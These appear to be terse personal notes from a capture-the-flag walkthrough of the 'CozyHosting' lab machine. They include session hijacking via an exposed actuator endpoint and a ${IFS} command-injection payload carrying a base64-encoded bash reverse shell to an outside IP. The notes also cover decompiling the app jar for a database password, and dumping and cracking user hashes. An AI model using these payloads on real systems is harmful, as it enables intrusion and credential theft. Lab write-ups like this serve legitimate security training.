/etc/hosts

Ip cozyhosting.htb

Bootstrap

feroxbuster --url <http://cozyhosting.htb>

dirsearch workin

http://cozyhosting.htb/actuator/sessions

|  |  |
| --- | --- |
| 915D07E2D0FE449FFDF80E8197C9C2C5 | "kanderson" |
| Echo $(IFS) |  |

echo "bash -c 'exec bash -i &>/dev/tcp/10.10.14.140/1337 <&1'" | base64 -w 0


;echo${IFS}YmFzaCAtYyBleGVjIGJhc2ggLWkgJj4vZGV2L3RjcC8xMC4xMC4xNC44OC8xMzM3IDwmMQo=|base64${IFS}-d|${IFS}bash;

Download Jar file reader

python3 -m http.server 8000

wget <http://10.10.11.230:8000/cloudhosting-0.0.1.jar> (maijn linux)

jd-gui cloudhosting-0.0.1.jar



**ring.datasource.platform**=postgres  
**spring.datasource.url**=jdbc:postgresql://localhost:5432/cozyhosting  
**spring.datasource.username**=postgres  
**spring.datasource.password**=Vg&nvzAQ7XxR

psql -h 127.0.0.1 -U postgres

\c cozyhosting (to connect change databses)

\d (list databases)

Select \* from users;

kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User

admin | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin

john hash